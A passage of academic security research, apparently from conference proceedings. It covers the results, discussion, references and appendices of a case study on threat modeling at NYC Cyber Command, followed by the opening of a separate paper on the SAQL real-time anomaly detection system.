Their board facilitates two-week action periods and improves how the organization communicates the impact of their progress to senior leaders. NYC3 leaders have since formalized this board using project management software and other practices such as "demo days" to demonstrate the viability of their defensive efforts.

## 4.5 Observations after 120 days

Observing NYC3's environment 120 days after our study concluded allows us to understand the longer-term impact of threat modeling within live work environments. In total, we find that NYC3 implemented eight new categories of controls directly based on the ADPs developed by participants in this study. Additionally, NYC3 provided us with access to server logs, their alert dashboard, and vulnerability reports so that we could measure the actual efficacy of three of these new controls.

### 4.5.1 Actual adoption

Below we provide a sample set of ADPs that participants derived using threat modeling. NYC3 leaders monitored the implementation of these ADPs using their priorities board, and all mitigation strategies persist within the NYC environment 120 days after the study. We only provide high-level details about the ADPs below to avoid placing NYC3 systems at risk.

**Testing readiness.** Nine participants cited resilient systems as critical requirements within their environment, and two identified untested disaster recovery plans as critical vulnerabilities. To dampen the impact of a cyber attack, natural disaster, or terrorist attack, they recommended frequently using multiple "fail-over" sites to validate functionality. Accordingly, NYC3 has begun testing fail-over servers within their local domain and plans to implement periodic, mandatory readiness tests across all NYC networks.

**Securing accounts.** Several participants identified user account permissions – a fundamental security control in any networked environment – as insufficiently well managed. Three participants stated that it is common for employees to migrate across the organization and retain permissions to data shares and assets they no longer need. NYC3 now directs monthly audits and re-certification of user access to narrow the impact of insider threats or stolen credentials. Seven participants recommended implementing multi-factor authentication. As a proof of concept, NYC3 implemented multi-factor authentication for 80 user accounts within a monitored subdomain.

**Protecting physical network assets.** Seven participants determined that if control measures restricting physical access to networking infrastructure were weak, it would create critical vulnerabilities. All expressed concern with insider threats causing damage or stealing data, but they all indicated that the most likely threat stems from accidental damage. Three participants discussed concerns with inadvertent, wide-scale power outages or power surges to networking infrastructure that could cause some issues to persist for an extended duration. These three participants recommended security escorts for all personnel, in addition to multi-factor access control near all networking infrastructure. Since the performance evaluation sessions, NYC3 has been working with federal, state, and private-sector entities on issues related to this topic.

**Crowdsourcing assessments.** Two participants reported that automated vulnerability assessment tools might not detect all vulnerabilities and that manual testing is needed for identifying more complex issues. Thus, P21 recommended that NYC establish a bug bounty program for public-facing services to benefit from the collective security community. Because of his recommendation, NYC3 partnered with a bug bounty service provider to conduct a 24-hour proof-of-concept assessment against one of its web services.

**Sensor coverage.** Ten participants acknowledged that the NYC environment is far too vast for manual monitoring and that automated sensors play a critical role in defense. In this situation, a gap in sensor coverage can lead to unprotected systems or the successful exploitation of known vulnerabilities. Four participants recommended deploying additional EDRs on systems in specific subdomains within which NYC3 had limited visibility. Within 30 days after the threat modeling training, NYC3 technicians deployed 1331 new EDR sensors within these subdomains.

**Protecting legacy systems.** Three participants stated that legacy systems significantly impact their ability to

secure systems; some were installed five decades ago and were never intended to be networked. Thus, they recommended segmenting non-critical legacy systems until they are replaced/upgraded. NYC3 is now working closely with partners to protect segmented systems and those that must remain online.

**Protecting against data corruption.** Participants P02 and P17 identified data corruption as risks to NYC3 systems. NYC3 technicians now verify the integrity of each software and indicator of compromise (IOC) update provided by third-party vendors to prevent the exploitation of update mechanisms, as seen in the 2017 NotPetya malware outbreak [56].

**Reducing human error.** Human error was another common theme across the threat landscape. Six participants stated that a simple typo in a configuration script, like the one that caused the 2017 Amazon S3 outage [2], could have significant impacts across multiple systems or networks. Three defenders recommended two-person change control when updating configuration files on firewalls and EDR systems. Such controls require one person to propose a change and another to review and implement the change to reduce the likelihood of human error. NYC3 now enforces two-person change control on all modifications to access control lists.

#### 4.5.2 Actual efficacy

Quantitative metrics captured in the 120 days after threat modeling training empirically support the efficacy of threat modeling. A NYC3 security analyst verified every intrusion, incident, and vulnerability within these data records. To protect the operational security of NYC3, we do not report on specific threats that would enable a malicious actor to re-target their systems.

**Securing accounts.** User account logs allow us to analyze account hijacking attempts based on the geographic origin of attempts, time frequency between attempts, and why the attempt failed (e.g., wrong password or invalid token). Over 120 days, NYC3 recorded 3749 failed login attempts; based on frequency and subsequent successful logins, we associate 3731 of these attempts with employees forgetting their password. Among the remaining failed logins, NYC3 successfully blocked hijacking attempts that originated from a foreign nation against seven *privileged* user accounts. Of these seven accounts, the attacker failed at the multi-factor login step for five accounts and failed due to password lockout on the other two accounts. Prior to this study, this subdomain did not have multi-factor verification enabled; these five privileged accounts were protected by mechanisms implemented solely because of the introduction of threat modeling.

**Crowdsourcing assessments.** The 24-hour bug-bounty trial program yielded immediate results. Overall, 17 security researchers participated in the trial program and disclosed three previously unknown vulnerabilities in a public webserver protected by NYC3, verified through proof-of-concept examples. NYC3 validated these vulnerabilities and patched the production systems in accordance with policy and service-level objectives. After the success of this trial, NYC3 has authorized an enduring public program that will focus on improving the security posture of web applications under NYC3's purview. Such a program is a first for the City of New York and NYC3, created as a direct result of introducing threat modeling.

**Sensor coverage.** EDR reports allow us to uniquely identify which IOCs appeared in which systems, their severity level, and frequency of attempts. NYC3 deployed 1331 new sensors to endpoints that were previously unmonitored and were able to verify and respond to 541 unique intrusion attempts identified by these new sensors. Of these 541 intrusion attempts, 59 were labeled critical and 135 were labeled high severity; NYC3's partnered vendor security service manually validated each of these intrusions and verified their severity levels as true positives. One important aspect to note: if any systems had been infected prior to sensor deployment, our study would have captured both new intrusion attempts and any re-infection attempts that occurred after NYC3 deployed the sensors for the first time. According to the lead NYC3 EDR engineer, all 541 of these events could have led to successful attacks or loss of system availability if technicians had not deployed the sensors to areas identified during threat modeling.[4]

## 5 Discussion and conclusions

We provide the first structured evaluation of introducing threat modeling to a large-scale enterprise environment. Overall, our findings suggest that threat modeling, in this case the CoG framework, was an effective and efficient mechanism for developing actionable defense plans for the NYC3 enterprise. Defense plans created using CoG led to measurable, positive results. These results suggest that even a relatively small amount of focused threat modeling performed by IT personnel with no previous threat-modeling experience can quickly produce useful improvements.

Immediately after completing the performance evaluation sessions, 23 participants reported that they found the framework useful; after 30 days of use, 24 participants reported finding the framework useful and 20 participants reported regularly using concepts from threat modeling in their daily processes. In less than 37 minutes on average, our 25 participants developed 147 unique mitigation strategies for threats to their organization. NYC3 adopted many of these recommendations, improving their security posture in eight key areas. After

120 days, participant-designed ADPs blocked account hijackings of five privileged user accounts, blocked 541 unique intrusion attempts, and discovered (and remedied) three vulnerabilities in public-facing web servers, all of which support that introducing threat modeling made NYC3 more secure.

We note that many of the ADPs that NYC3 employees developed and implemented (Section 4.5) contain straightforward recommendations, such as applying multi-factor authentication. We believe that this in itself constitutes an important finding: despite adhering to applicable federal, state, and local compliance standards and "best practices," these measures were not already in use. Threat modeling offered our participants the agility to identify and implement defensive measures not (yet) prescribed in these standards. In this case, threat modeling helped the organization gain new perspective on their security gaps and proactively mitigate issues.

Many organizations are currently making significant investments in digital-security tools and capabilities [10]. Our case study of threat modeling, in contrast, shows promising results that can be achieved by leveraging existing resources, without the need for new technologies or personnel. Further, our approach included only two hours of employee training, which we expect would be palatable for many organizations.

## 5.1 Lessons learned

Based on our case study, we make several observations about the process of adopting threat modeling in a large organization.

**Hands-on learning.** Our participants indicated that our hands-on approach to teaching threat modeling worked well. After the performance evaluation sessions, without prompting, 24 of 25 participants said that the personalized, hands-on application allowed them to understand the framework better than the educational intervention classes alone. Our logistic regression analysis on participants' CoG accuracy revealed a relatively level understanding of the framework across educational backgrounds, experience levels, and work roles. This suggests that many different practitioners can potentially benefit from this hands-on approach, supporting findings from Kolb & Kolb [31] and Bandura [6].

**Mentoring and peer partnering.** Multiple participants mentioned a desire for social and organizational support to facilitate the adoption of threat modeling. In their 30-day follow-up surveys, P18 and P24 stated that NYC3 would need organizational programs in place to aid wide-scale adoption of threat modeling, such as pairing junior personnel with mentors and facilitating peer-to-peer partnerships. During their performance evaluation sessions, P09 and P19 both mentioned that threat modeling would also be useful for integrating new personnel into NYC3. We hypothesize that pairing experienced employees with junior personnel could permit mentors to orient their mentee to the environment and provide context to ongoing defensive initiatives, all while reinforcing their own understanding of threat modeling.

Further, the NYC3 leadership panel results indicated that 9 of 25 actionable defense plans were insufficiently detailed for immediate implementation. Peering would allow small teams to challenge one another and elicit details until results are adequately robust. This accords with prior studies of threat-modeling techniques, as well as peer partnering examples from other domains, that demonstrate the benefits of peer collaboration [9, 14, 15, 20, 24, 25, 28, 34, 35, 37, 38, 42, 46, 53].

**Communication with leadership.** After threat-modeling training, participants reported that they were better able to communicate the importance of various threats to NYC3 leadership. This was reflected in the immediate deployment of mitigation strategies, as discussed in Section 4.5. We hypothesize that use of a single threat modeling framework — in this case CoG — across administrative boundaries may help to facilitate a shared language within the organization for communicating about threats. It would be particularly interesting to explicitly evaluate whether training executive-level leadership along with on-the-ground practitioners might yield useful communication benefits.

**Shortcomings.** Knowledge retention results show that participants struggled with framework-specific terminology; only 17 of 25 participants correctly identified critical requirements after 30 days. When institutionalizing threat modeling, it may be helpful to provide learners with quick-reference guides containing relatable examples to help clarify essential terminology.

## 5.2 Future work

In this work we took advantage of a unique cooperative opportunity to evaluate the introduction of an exemplar threat-modeling approach into an enterprise environment. In future work, comparative evaluation — ideally also in real-world environments — is necessary to understand the relative effectiveness of different threat-modeling approaches and may also help to clarify in what situations and environments different threat-modeling approaches are likely to be most effective.

To this end, we suggest that threat modeling should be tested in multiple environments, to understand when and why these frameworks should be applied. Future evaluations may be able to consider how organization size, experience level and typical workload of staff members, organizational culture, and existing threat-modeling and/or security-analysis processes affect the efficacy of threat modeling. Future work should also explore less tangible organizational characteristics, such as employees' under-

standing of organizational objectives, hierarchical structure, lines of communication within and across groups, and the empowerment given to mid-level leaders.

In summary, our results indicate that introducing threat modeling — in this case, CoG — was useful for helping a large enterprise organization utilize existing resources more effectively to mitigate security threats. These findings underscore the importance of future evaluations exploring when and why this result generalizes to other real-world environments.

## Notes

[1] NYC3 was formerly known as the Department of Information Technology & Telecommunications Citywide Cybersecurity Division, which was subsumed by NYC3 midway through this study [13]. For convenience, we only refer to the organization as NYC3.

[2] Due to operational security risks, we do not name specific vendor solutions.

[3] Endpoint Detection and Response (EDR) describes a suite of tools focused on detecting and investigating suspicious activities, intrusions, and other problems on endpoint systems.

[4] NYC3 deployed additional defensive capabilities based on ADPs that also assisted with detection, but are not described here in order to protect operational security concerns.

## References


[1] AKAIKE, H. A new look at the statistical model identification. *IEEE transactions on automatic control 19*, 6 (1974), 716–723.

[2] AMAZON. Summary of the Amazon S3 Service Disruption in the Northern Virginia (US-EAST-1) Region.

[3] ATKINSON, J. W. Motivational determinants of risk-taking behavior. *Psychological review 64*, 6p1 (1957), 359.

[4] BANDURA, A. Perceived self-efficacy in cognitive development and functioning. *Educational psychologist 28*, 2 (1993), 117–148.

[5] BANDURA, A. Guide for constructing self-efficacy scales. *Self-efficacy beliefs of adolescents 5*, 307-337 (2006).

[6] BANDURA, A., AND WALTERS, R. H. *Social learning theory*. Prentice-Hall Englewood Cliffs, NJ, 1977.

[7] CHUVAKIN, A. Named: Endpoint Threat Detection & Response, 2013.

[8] CLEARY, C. DEF CON 19: Operational Use of Offensive Cyber.

[9] CLELAND-HUANG, J. How well do you know your personae non gratae? *IEEE software 31*, 4 (2014), 28–31.

[10] COLWILL, C. Human factors in information security: The insider threat–who can you trust these days? *Information security technical report 14*, 4 (2009), 186–196.

[11] CONTI, G., AND RAYMOND, D. *On Cyber: Towards an Operational Art for Cyber Conflict*. Kopidion Press, 2017.

[12] DAVIS, F. D. Perceived usefulness, perceived ease of use, and user acceptance of information technology. *MIS quarterly* (1989), 319–340.

[13] DE BLASIO, B. Executive Order 28: New York City Cyber Command, 2017.

[14] DENNING, T., FRIEDMAN, B., AND KOHNO, T. The Security Cards: A Security Threat Brainstorming Toolkit.

[15] DYKSTRA, J. A., AND ORR, S. R. Acting in the unknown: the cynefin framework for managing cybersecurity risk in dynamic decision making. In *Proceedings of the 8th International Conference on Cyber Conflict* (2016), CyCon US '16, IEEE, pp. 1–6.

[16] EDWARDS, A. L. The social desirability variable in personality assessment and research.

[17] EIKMEIER, D. C. Center of gravity analysis. *Military Review 84*, 4 (2004), 2–5.

[18] FLOYD, J., AND FOWLER, J. Survey research methods. *Survey Research Methods (4th ed.). SAGE Publications, Inc. Thousand Oaks, CA: SAGE Publications, Inc* (2009).

[19] FORSYTH, D. R. Self-serving bias. In *International Encyclopedia of the Social Sciences*, W. A. Darity, Ed., vol. 7. Macmillan Reference USA, Detroit, 2008.

[20] GIORGINI, P., MASSACCI, F., MYLOPOULOS, J., AND ZANNONE, N. Modeling security requirements through ownership, permission and delegation. In *Proceedings. 13th IEEE International Conference on Requirements Engineering* (2005), RE '05, IEEE, pp. 167–176.

[21] GORTNEY, W. E. Department of defense dictionary of military and associated terms. Tech. rep., Joint Chiefs of Staff, Washington, United States, 2016.

[22] GROVES, R. M., FOWLER, F. J., COUPER, M. P., LEPKOWSKI, J. M., SINGER, E., TOURANGEAU, R., ET AL. Survey methodology.

[23] GUEST, G., BUNCE, A., AND JOHNSON, L. How many interviews are enough? an experiment with data saturation and variability. *Field methods 18*, 1 (2006), 59–82.

[24] HALEY, C., LANEY, R., MOFFETT, J., AND NUSEIBEH, B. Security requirements engineering: A framework for representation and analysis. *IEEE Transactions on Software Engineering 34*, 1 (2008), 133–153.

[25] HARDY, G. Beyond continuous monitoring: Threat modeling for real-time response. *SANS Institute* (2012).

[26] HEDEKER, D. Multilevel models for ordinal and nominal variables. In *Handbook of multilevel analysis*. Springer, 2008, pp. 237–274.

[27] HOLBROOK, A. L., GREEN, M. C., AND KROSNICK, J. A. Telephone versus face-to-face interviewing of national probability samples with long questionnaires: Comparisons of respondent satisficing and social desirability response bias. *Public opinion quarterly 67*, 1 (2003), 79–125.

[28] HUTCHINS, E. M., CLOPPERT, M. J., AND AMIN, R. M. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research 1*, 1 (2011), 80.

[29] INTERNAL REVENUE SERVICE. Publication 1075: Tax Information Security Guidelines For Federal, State and Local Agencies, 2016.

[30] KATZ, N., LAZER, D., ARROW, H., AND CONTRACTOR, N. Network theory and small groups. *Small group research 35*, 3 (2004), 307–332.

[31] KOLB, A. Y., AND KOLB, D. A. Learning styles and learning spaces: Enhancing experiential learning in higher education. *Academy of management learning & education 4*, 2 (2005), 193–212.

[32] LABUNETS, K., MASSACCI, F., PACI, F., ET AL. An experimental comparison of two risk-based security methods. In *Proceedings of the 7th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement* (2013), ESEM '13, IEEE, pp. 163–172.

[33] LEGRIS, P., INGHAM, J., AND COLLERETTE, P. Why do people use information technology? a critical review of the technology acceptance model. *Information & management 40*, 3 (2003), 191–204.

[34] LUND, M. S., SOLHAUG, B., AND STØLEN, K. *Model-driven risk analysis: the CORAS approach*. Springer Science & Business Media, 2010.

[35] MASSACCI, F., AND PACI, F. How to select a security requirements method? a comparative study with students and practitioners. *Secure IT Systems* (2012), 89–104.

[36] MAY, C. J., HAMMERSTEIN, J., MATTSON, J., AND RUSH, K. Defense in depth: Foundations for secure and resilient it enterprises, 2006.

[37] MELLADO, D., FERNÁNDEZ-MEDINA, E., AND PIATTINI, M. Applying a security requirements engineering process. *Computer Security–ESORICS 2006* (2006), 192–206.

[38] MICROSOFT CORPORATION. The STRIDE Threat Model. Tech. rep., Microsoft Corporation, 2005.

[39] MICROSOFT CORPORATION. Microsoft Threat Modeling Tool 2016. Tech. rep., Microsoft Corporation, 2016.

[40] MIYAKE, N. Constructive interaction and the iterative process of understanding. *Cognitive science 10*, 2 (1986), 151–177.

[41] MOODY, D. L. The method evaluation model: a theoretical model for validating information systems design methods. *Proceedings of the 11th European Conference on Information Systems* (2003), 1327–1336.

[42] MOURATIDIS, H., GIORGINI, P., AND MANSON, G. Integrating security and systems engineering: Towards the modelling of secure information systems. In *Proceedings of the 15th International Conference on Advanced Information Systems Engineering* (2003), CAISE '03, Springer, pp. 63–78.

[43] MUCKIN, M., AND FITCH, S. C. A threat-driven approach to cyber security. *Lockheed Martin Corporation* (2014).

[44] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. NIST Cybersecurity Framework, 2014.

[45] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. NIST Special Publication 800-53, 2017.

[46] NATIONAL SECURITY AGENCY INFORMATION ASSURANCE DIRECTORATE. NSA Methodology for Adversary Obstruction, 2015.

[47] NIELSEN, J. Usability metrics, July 2001. Accessed: 2017-09-01.

[48] NYC DOITT. CityNet, 2017.

[49] NYC DOITT. Cybersecurity Requirements for Vendors & Contractors, 2017.

[50] OPDAHL, A. L., AND SINDRE, G. Experimental comparison of attack trees and misuse cases for security threat identification. *Information and Software Technology 51*, 5 (2009), 916–932.

[51] ORNE, M. T. On the social psychology of the psychological experiment: With particular reference to demand characteristics and their implications. *American psychologist 17*, 11 (1962), 776.

[52] SABOTTKE, C., SUCIU, O., AND DUMITRAS, T. Vulnerability disclosure in the age of social media: Exploiting twitter for predicting real-world exploits. In *Proceedings of the 24th USENIX Security Symposium* (2015), USENIX Security '15, pp. 1041–1056.

[53] SALTER, C., SAYDJARI, O. S., SCHNEIER, B., AND WALLNER, J. Toward a secure system engineering methodolgy. In *Proceedings of the 1998 Workshop on New Security Paradigms* (New York, NY, USA, 1998), NSPW '98, ACM, pp. 2–10.

[54] SCHNEIER, B. Attack trees. *Dr. Dobb'??s journal 24*, 12 (1999), 21–29.

[55] SCOTT, K. D. Joint planning. *Joint Publication 5-0* (2017).

[56] SHACKELFORD, S. Exploring the "shared responsibility" of cyber peace: Should cybersecurity be a human right? *Kelley School of Business Research paper* (2017), 17–55.

[57] SHOSTACK, A. *Threat modeling: Designing for security*. John Wiley & Sons, 2014.

[58] SINDRE, G., AND OPDAHL, A. L. Eliciting security requirements with misuse cases. *Requirements engineering 10*, 1 (2005), 34–44.

[59] STRANGE, J., AND IRON, R. *Understanding centers of gravity and critical vulnerabilities*. Department of War Studies, Swedish National Defence College, 2005.

[60] STRANGE, J., IRON, R., AND ARMY, U. Part 2: The cg-cc-cr-cv construct: A useful tool to understand and analyze the relationship between centers of gravity and their critical vulnerabilities. *Understanding Centers of Gravity and Critical Vulnerabilities* (2004).

[61] STRAUSS, A., CORBIN, J., ET AL. *Basics of qualitative research*, vol. 15. Newbury Park, CA: Sage, 1990.

[62] TANENBAUM, A. S., AND WETHERALL, D. J. *Computer networks*. Pearson, 2011.

[63] TOURANGEAU, R., AND YAN, T. Sensitive questions in surveys. *Psychological bulletin 133*, 5 (2007), 859.

[64] VON CLAUSEWITZ, C., AND GRAHAM, J. J. *On war*, vol. 1. London, N. Trübner & Company, 1873.

[65] WILCOXON, F. Individual comparisons by ranking methods. *Biometrics bulletin 1*, 6 (1945), 80–83.

# A CoG examples

We used the following two scenarios during our educational intervention training to communicate CoG analysis concepts to participants.

## A.1 Star Wars walkthrough

The educational intervention instructor guided participants through this scenario, explaining the CoG analysis for the Galactic Empire. The Galactic Empire's desired end state is to provide peace and stability throughout the galaxy. To do this, their objective is to eliminate rebel forces. The Empire has many assets available for destroying the rebel scum to include: TIE fighters, stormtroopers, Darth Vader, and the Death Star. Of these assets, we know that the most powerful means for destroying planets and eradicating sources of rebellion is the Death Star; thus, it is the CoG analysis for the Empire. Critical capabilities for the Death Star include the ability to destroy planets. Critical requirements for this capability include Kyber crystals, engineers, and the superlaser. A critical vulnerability against the superlaser is accessible via a thermal exhaust port with an exterior opening. Threat capabilities include the ability to fire weapons into the exhaust port and threat requirements include X-wing fighter aircraft. Given this scenario, an actionable defense plan for the Death Star would be concealing the thermal port or installing anti-aircraft turrets near the opening.

## A.2 E-commerce scenario

In the second scenario, groups of participants applied CoG analysis without instructor assistance. The following examples are not exhaustive but include actual responses from the groups. This scenario was the first and only time participants completed CoG analysis analysis in a group setting.

We consider a small e-commerce business with the primary objective of maximizing profit and secondary objectives of customer satisfaction and website availability. We focus on defending assets that maximize our profits. The e-commerce business relies on a front-end webserver, a back-end database, redundant servers with load balancers, software developers, and a banking institution. Of the previously identified assets, the back-end database is the CoG analysis it conducts transactions with customers (the primary means for accomplishing our primary objective) and because of its interconnectedness with other assets. Critical capabilities for our business back-end database include (1) conducting atomic, consistent, isolated, and durable transactions, (2) permitting responsive queries from the front-end webserver, and (3) providing security safeguards for inventories and customer data. Critical requirements for providing security safeguards for inventories and customer data would be (1) encrypted communication between customers, the front-end webserver, and the database; (2) encrypted sensitive data within the database; and (3) compliance with regulatory guidelines for business transactions. Examples of critical vulnerabilities would be continued use of software without periodically checking for updates and patching, such as continued use of OpenSSL 1.0.1 which is vulnerable to Heartbleed [52]. Threat capabilities against a vulnerable version of OpenSSL include conducting reconnaissance and network scans of vulnerable systems. Threat requirements include a valid exploit and payload against OpenSSL. A simple actionable defense plan for our running example includes (1) upgrading OpenSSL to a version that is patched against Heartbleed and (2) validating system performance post-upgrade.

## A.3 Participant P17 example

**Understand the end state and objective.** Participant P17 is a security analyst who works within the NYC Security Operations Center (SOC). The SOC's defensive end state is maintaining an environment that is resilient and responsive to known and unknown threats. Based on P17's work role in NYC3, his personal objective is to defend workstations and respond to threats against the NYC3 environment.

**Identify assets.** P17 relies on network traffic inspectors, endpoint detection and response (EDR) solutions, and log aggregators to accomplish his objective. EDRs are tools for investigating suspicious activities throughout networks, hosts, and other endpoints [7].

**Identify the CoG.** Of the previously identified P17 assets, the EDR is the CoG analysis because of its inherent ability to thoroughly protect systems across the enterprise, using input from network traffic inspectors and feeding log aggregators.

**Identify critical capabilities (CC).** P17's critical capabilities for EDR include blocking intrusion attempts, sending alerts, conducting queries, and quarantining infected systems.

**Identify critical requirements (CR).** CRs for P17 to block intrusion attempts include possessing updated indicators of compromise (IOCs) (i.e., threat signatures) and having the EDR agent installed on workstations.

**Identify critical vulnerabilities (CV).** P17 examples of critical vulnerabilities would be corrupted IOCs or workstation operating systems that are incompatible with a particular EDR application.

**Enumerate threat capabilities (TC).** With respect to our running example, representative TCs against corrupted updates include the ability to tamper with or man-in-the-middle IOC updates.

**Enumerate threat requirements (TR).** For P17, TRs include physical access or remote access to an update mechanism.

**Develop an actionable defense plan (ADP).** One mitigation strategy in P17's ADP verifies the integrity of updates from vendors before applying them to the EDR.

# B Survey instruments

Full versions of the pre-intervention survey, post-intervention survey, and follow-up survey are viewable at `ter.ps/nycsurvey1`, `ter.ps/nycsurvey2`, and `ter.ps/nycsurvey3` respectively.

# C NYC leadership panel questions

We asked our panel of NYC3 leaders to answer the following questions for each participants' post-training survey results.

1. How likely is the identified asset the critical enabler for the participant's responsibilities? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"

2. How likely would the identified vulnerabilities stop the participant from fulfilling their responsibilities? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"

3. How likely would the identified threats exploit the vulnerabilities and prevent mission fulfillment? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"

4. How likely would the plan of action mitigate threats from exploiting the critical vulnerabilities? Please use a scale from 0 to 5, with 0 being "extremely unlikely" and 5 being "extremely likely"
5. Is the proposed defense plan sufficiently detailed to implement? Please respond with yes, no, or unsure.

## D Visualizing Center of Gravity





Figure 6: Depiction of CoG analysis tabular method.

Each participant received a printed version of the worksheet shown in Figure 6 to help guide them through CoG analysis. Numbers indicate the order in which participants completed the form, as described in Section 2.2. Additionally, we provided participants with a digital version of this worksheet during all online surveys. A more detailed version of the worksheet is available at: `https://goo.gl/icVMLX`.

Some participants opted to use a whiteboard to visually depict their thought processes and building heterogeneous, relational linkages between nodes. As shown in Figure 7, P18 began by writing his objective to protect networks. P18 then mapped how firewalls, EDRs, deep-packet inspection tools, and other defensive techniques support this objective. The commonality among all of these tools is that the defender uses cues from alerts to respond to incidents; thus, alerts are P18's CoG.

## E CoG Identification Accuracy Regression





Figure 7: Depiction of P18 visualizing his CoG analysis.

| Variable | Value | Odds Ratio | CI | p-value |
|---|---|---|---|---|
| IT Exp. | 0-5 yrs | – | – | – |
| | 6-10 yrs | 0.17 | [0, 11.36] | 0.408 |
| | 11-15 yrs | 3.82 | [0.26, 55.28] | 0.325 |
| | 16-20 yrs | 0.74 | [0.04, 12.16] | 0.83 |
| | 21-25 yrs | 0.39 | [0.01, 20.26] | 0.643 |
| | 26+ yrs | 0.26 | [0, 60.44] | 0.626 |
| Edu. | Some College | – | – | – |
| | Associates | 3.02 | [0.03, 289.4] | 0.634 |
| | Bachelors | 3.51 | [0.25, 49.43] | 0.352 |
| | Graduate | 4.64 | [0.21, 100.14] | 0.327 |

*Significant effect – Base case (OR=1, by definition)

Table 2: Summary of regression over participants' accuracy at identifying centers of gravity with respect to their years of experience and education.

# SAQL: A Stream-based Query System for Real-Time Abnormal System Behavior Detection

Peng Gao[1] Xusheng Xiao[2] Ding Li[3] Zhichun Li[3] Kangkook Jee[3]
Zhenyu Wu[3] Chung Hwan Kim[3] Sanjeev R. Kulkarni[1] Prateek Mittal[1]
[1]*Princeton University* [2]*Case Western Reserve University* [3]*NEC Laboratories America, Inc.*
[1]{*pgao,kulkarni,pmittal*}*@princeton.edu* [2]*xusheng.xiao@case.edu* [3]{*dingli,zhichun,kjee,adamwu,chungkim*}*@nec-labs.com*

## Abstract

Recently, advanced cyber attacks, which consist of a sequence of steps that involve many vulnerabilities and hosts, compromise the security of many well-protected businesses. This has led to the solutions that ubiquitously monitor system activities in each host (big data) as a series of events, and search for anomalies (abnormal behaviors) for triaging risky events. Since fighting against these attacks is a time-critical mission to prevent further damage, these solutions face challenges in incorporating *expert knowledge* to perform *timely anomaly detection* over the large-scale provenance data.

To address these challenges, we propose a novel stream-based query system that takes as input, a real-time event feed aggregated from multiple hosts in an enterprise, and provides an anomaly query engine that queries the event feed to identify abnormal behaviors based on the specified anomalies. To facilitate the task of expressing anomalies based on expert knowledge, our system provides a domain-specific query language, SAQL, which allows analysts to express models for (1) *rule-based anomalies*, (2) *time-series anomalies*, (3) *invariant-based anomalies*, and (4) *outlier-based anomalies*. We deployed our system in NEC Labs America comprising 150 hosts and evaluated it using 1.1TB of real system monitoring data (containing 3.3 billion events). Our evaluations on a broad set of attack behaviors and micro-benchmarks show that our system has a low detection latency (<2s) and a high system throughput (110,000 events/s; supporting ∼4000 hosts), and is more efficient in memory utilization than the existing stream-based complex event processing systems.

## 1 Introduction

Advanced cyber attacks and data breaches plague even the most protected companies [9, 16, 14, 23, 11]. The recent massive Equifax data breach [11] has exposed the sensitive personal information of 143 million US customers. Similar attacks, especially in the form of advanced persistent threats (APT), are being commonly observed. These attacks consist of *a sequence of steps* across *many hosts* that exploit different types of vulnerabilities to compromise security [25, 2, 1].

To counter these attacks, approaches based on *ubiquitous system monitoring* have emerged as an important solution for actively searching for possible anomalies, then to quickly triage the possible significant risky events [63, 64, 52, 40, 62, 74, 73, 68]. System monitoring observes *system calls* at the kernel level to collect information about system activities. The collected data from system monitoring facilitates the detection of abnormal system behaviors [39, 66].

However, these approaches face challenges in detecting multiple types of anomalies using system monitoring data. First, fighting against attacks such as APTs is a time-critical mission. As such, we need a *real-time* anomaly detection tool to search for a "needle in a haystack" for preventing additional damage and for system recovery. Second, models derived from data have been increasingly used in detecting various types of risky events [66]. For example, system administrators, security analysts and data scientists have extensive domain knowledge about the enterprise, including expected system behaviors. A key problem is how we can provide a real-time tool to detect anomalies while *incorporating the knowledge* from system administrators, security analysts and data scientists? Third, system monitoring produces huge amount of daily logs (∼50GB for 100 hosts per day) [69, 88]. This requires *efficient* real-time data analytics on the large-scale provenance data.

Unfortunately, none of the existing stream-based query systems and anomaly detection systems [91, 51, 59, 68] provide a comprehensive solution that addresses all these three challenges. These systems focus on specific anomalies and are optimized for general purpose data streams, providing limited support for users to spec-

